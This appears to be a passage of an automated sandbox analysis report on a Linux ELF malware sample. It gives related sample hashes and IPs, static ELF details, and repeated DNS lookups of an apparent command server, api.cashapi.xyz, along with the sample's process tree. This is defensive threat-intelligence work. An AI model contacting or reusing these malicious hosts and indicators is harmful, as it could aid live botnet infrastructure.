	JNuVQNwKoF	Get hash	malicious	Browse	• 156.235.45.179
	bTRSDGefHc	Get hash	malicious	Browse	• 103.90.136.81
	NMtuHNXbEC	Get hash	malicious	Browse	• 58.82.237.197
	arm	Get hash	malicious	Browse	• 156.235.45.173
	o3sZiaUUZa	Get hash	malicious	Browse	• 156.235.45.128
	arm7	Get hash	malicious	Browse	• 156.237.86.240
	N1Cyp2N7r0	Get hash	malicious	Browse	• 156.237.86.240
	ho4yrUrdk1	Get hash	malicious	Browse	• 156.227.127.182
	uTfW1dzdIk	Get hash	malicious	Browse	• 156.227.127.125
INDIANA-ASUS	lQKil1R7D9	Get hash	malicious	Browse	• 149.166.62.127
	x86	Get hash	malicious	Browse	• 156.56.100.97
	arm7	Get hash	malicious	Browse	• 156.56.209.1
	Z1JWqe0tZn	Get hash	malicious	Browse	• 149.178.20.86
	mYBcqY8XIj	Get hash	malicious	Browse	• 156.56.101.245
	z0r0.x86	Get hash	malicious	Browse	• 156.56.100.30
	GozG0Mkk8t	Get hash	malicious	Browse	• 149.163.116.90
	V5od9rCuuf	Get hash	malicious	Browse	• 149.180.248.158
	vdQzjfJR0u	Get hash	malicious	Browse	• 149.159.6.250
	10xR6hubAN	Get hash	malicious	Browse	• 156.56.209.3
	8h5TwcAsZi	Get hash	malicious	Browse	• 149.185.193.201
	tW62PMv9cz	Get hash	malicious	Browse	• 156.56.148.251
	dYXDZuytcA	Get hash	malicious	Browse	• 156.56.39.2
	hoho.arm7	Get hash	malicious	Browse	• 149.185.245.186
	sora.arm	Get hash	malicious	Browse	• 149.163.165.55
	Mun376v3Zy	Get hash	malicious	Browse	• 149.181.40.114
	x86-20211013-0650	Get hash	malicious	Browse	• 156.56.101.219
	itl0QxV3Zd	Get hash	malicious	Browse	• 149.184.4.233
	sora.arm7	Get hash	malicious	Browse	• 149.181.40.127
	xd.arm7	Get hash	malicious	Browse	• 156.56.161.53

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Entropy (8bit):	6.504303118387574
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	db0fa4b8db0333367e9bda3ab68b8042.x86
File size:	76080
MD5:	939a00daf29e5c705b3503f8456bf299
SHA1:	b46880721e32c3e71ab6081d63adc43ab7525219
SHA256:	e6d330285abb56aa0ba3fc3ef60b393e420feef44d2b770cee4c0a32c2b2602a
SHA512:	a0ceda6ddeec93ad69167fe82377112af53372be1e1c7f0ceade1a8d4bfde23fb9f27a86fe469eb1608aa268c106afe4aa6884428ac02efbda114f8a61831dcb
SSDEEP:	1536:hDV4LLVtRuHZU6jaetKqlYZ5j6QuyaAiz0AmBZP/QJiu03:FVSLVtRuHZU6jRU6Yznuy64AmHYk
File Content Preview:	.ELF.....d...4....'.....4. ...(.....%...%.....%.....Q.td.....U..S.....5...h.....[]...$.....U.....=`....t..5.....u.....t...h.....

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8048164
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	75680
Section Header Size:	40
Number of Section Headers:	10
Header String Table Index:	9

Sections

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x8048094	0x94	0x1c	0x0	0x6	AX	0	0	1
.text	PROGBITS	0x80480b0	0xb0	0x10a36	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x8058ae6	0x10ae6	0x17	0x0	0x6	AX	0	0	1
.rodata	PROGBITS	0x8058b00	0x10b00	0x1aa0	0x0	0x2	A	0	0	32
.ctors	PROGBITS	0x805b5a4	0x125a4	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x805b5ac	0x125ac	0x8	0x0	0x3	WA	0	0	4


Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
.data	PROGBITS	0x805b5e0	0x125e0	0x180	0x0	0x3	WA	0	0	32
.bss	NOBITS	0x805b760	0x12760	0x840	0x0	0x3	WA	0	0	32
.shstrtab	STRTAB	0x0	0x12760	0x3e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x125a0	0x125a0	3.9282	0x5	R E	0x1000		.init .text .fini .rodata
LOAD	0x125a4	0x805b5a4	0x805b5a4	0x1bc	0x9fc	2.1401	0x6	RW	0x1000		.ctors .dtors .data .bss
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 22, 2021 19:14:35.223227978 CEST	192.168.2.20	8.8.8.8	0x39ca	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:38.273174047 CEST	192.168.2.20	8.8.8.8	0x76b1	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:48.328983068 CEST	192.168.2.20	8.8.8.8	0x29aa	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:57.380027056 CEST	192.168.2.20	8.8.8.8	0xbba5	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:59.439001083 CEST	192.168.2.20	8.8.8.8	0xd773	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:09.495040894 CEST	192.168.2.20	8.8.8.8	0x73da	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:13.540895939 CEST	192.168.2.20	8.8.8.8	0xeace	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:21.588666916 CEST	192.168.2.20	8.8.8.8	0x85e1	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:28.637415886 CEST	192.168.2.20	8.8.8.8	0xab4d	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:35.686412096 CEST	192.168.2.20	8.8.8.8	0xf114	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:38.738262892 CEST	192.168.2.20	8.8.8.8	0x1cb4	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:41.789525032 CEST	192.168.2.20	8.8.8.8	0xa53	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:47.836128950 CEST	192.168.2.20	8.8.8.8	0x8523	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 22, 2021 19:15:57.885689974 CEST	192.168.2.20	8.8.8.8	0x6c45	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:58.931080103 CEST	192.168.2.20	8.8.8.8	0xead8	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:07.980561972 CEST	192.168.2.20	8.8.8.8	0x7951	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:18.026906013 CEST	192.168.2.20	8.8.8.8	0xa71c	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:25.071950912 CEST	192.168.2.20	8.8.8.8	0x92e1	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:34.119498968 CEST	192.168.2.20	8.8.8.8	0x2969	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:35.162974119 CEST	192.168.2.20	8.8.8.8	0x37bc	Standard query (0)	api.cashapi.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 22, 2021 19:14:35.244360924 CEST	8.8.8.8	192.168.2.20	0x39ca	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:38.296938896 CEST	8.8.8.8	192.168.2.20	0x76b1	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:48.352224112 CEST	8.8.8.8	192.168.2.20	0x29aa	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:57.401597023 CEST	8.8.8.8	192.168.2.20	0xbba5	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:14:59.460503101 CEST	8.8.8.8	192.168.2.20	0xd773	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:09.513370037 CEST	8.8.8.8	192.168.2.20	0x73da	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:13.559391975 CEST	8.8.8.8	192.168.2.20	0xeace	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:21.606682062 CEST	8.8.8.8	192.168.2.20	0x85e1	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:28.656044960 CEST	8.8.8.8	192.168.2.20	0xab4d	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:35.711030006 CEST	8.8.8.8	192.168.2.20	0xf114	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:38.762252092 CEST	8.8.8.8	192.168.2.20	0x1cb4	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:41.808093071 CEST	8.8.8.8	192.168.2.20	0xa53	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:47.854599953 CEST	8.8.8.8	192.168.2.20	0x8523	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:57.904253960 CEST	8.8.8.8	192.168.2.20	0x6c45	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:15:58.949500084 CEST	8.8.8.8	192.168.2.20	0xead8	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:07.999058962 CEST	8.8.8.8	192.168.2.20	0x7951	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:18.044990063 CEST	8.8.8.8	192.168.2.20	0xa71c	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:25.090262890 CEST	8.8.8.8	192.168.2.20	0x92e1	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)
Oct 22, 2021 19:16:34.135984898 CEST	8.8.8.8	192.168.2.20	0x2969	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 22, 2021 19:16:35.181276083 CEST	8.8.8.8	192.168.2.20	0x37bc	No error (0)	api.cashapi.xyz		212.193.30.245	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6779 Parent PID: 6714

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6783 Parent PID: 6779

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6786 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6787 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6788 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6789 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6790 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

Analysis Process: db0fa4b8db0333367e9bda3ab68b8042.x86 PID: 6791 Parent PID: 6783

General

Start time:	19:14:33
Start date:	22/10/2021
Path:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Arguments:	n/a
File size:	76080 bytes
MD5 hash:	939a00daf29e5c705b3503f8456bf299

File Activities

File Read

Directory Enumerated

Analysis Process: xfce4-panel PID: 6798 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: wrapper-1.0 PID: 6798 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libwhiskermenu.so 1 8388646 whiskermenu "Whisker Menu" "Show a menu to easily access installed applications"
File size:	26624 bytes
MD5 hash:	bdf6fb3c88ca810b6bb0e06c8f478294

File Activities

File Read

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: xfce4-panel PID: 6799 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: wrapper-1.0 PID: 6799 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 4 8388653 systray "Notification Area" "Area where notification icons appear"
File size:	26624 bytes
MD5 hash:	bdf6fb3c88ca810b6bb0e06c8f478294

File Activities

File Read

Analysis Process: xfce4-panel PID: 6808 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/bin/xfce4-panel
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: wrapper-1.0 PID: 6808 Parent PID: 3477

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 5 8388654 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
File size:	26624 bytes
MD5 hash:	bdf6fb3c88ca810b6bb0e06c8f478294

File Activities

File Read

Directory Enumerated

Analysis Process: wrapper-1.0 PID: 6827 Parent PID: 6808

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0
Arguments:	n/a
File size:	26624 bytes
MD5 hash:	bdf6fb3c88ca810b6bb0e06c8f478294

File Activities

Directory Enumerated

Analysis Process: xfpm-power-backlight-helper PID: 6827 Parent PID: 6808

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/sbin/xfpm-power-backlight-helper
Arguments:	/usr/sbin/xfpm-power-backlight-helper --get-max-brightness
File size:	14408 bytes
MD5 hash:	e9e2faceb29de014ac2783d74faf4ff8

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: 6826 Parent PID: 6825

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	0 bytes
MD5 hash:	unknown

Analysis Process: xfconfd PID: 6826 Parent PID: 6825

General

Start time:	19:14:39
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
File size:	75856 bytes
MD5 hash:	753ba14e1a40234e2b93d2608f97dbef

File Activities

File Read

Directory Created

Analysis Process: dbus-daemon PID: 6855 Parent PID: 6854

General

Start time:	19:16:26
Start date:	22/10/2021
Path:	/usr/bin/dbus-daemon
Arguments:	n/a

File size:	0 bytes
MD5 hash:	unknown

Analysis Process: xfconfd PID: 6855 Parent PID: 6854

General

Start time:	19:16:26
Start date:	22/10/2021
Path:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
Arguments:	/usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
File size:	75856 bytes
MD5 hash:	753ba14e1a40234e2b93d2608f97dbef

File Activities

File Read

Directory Created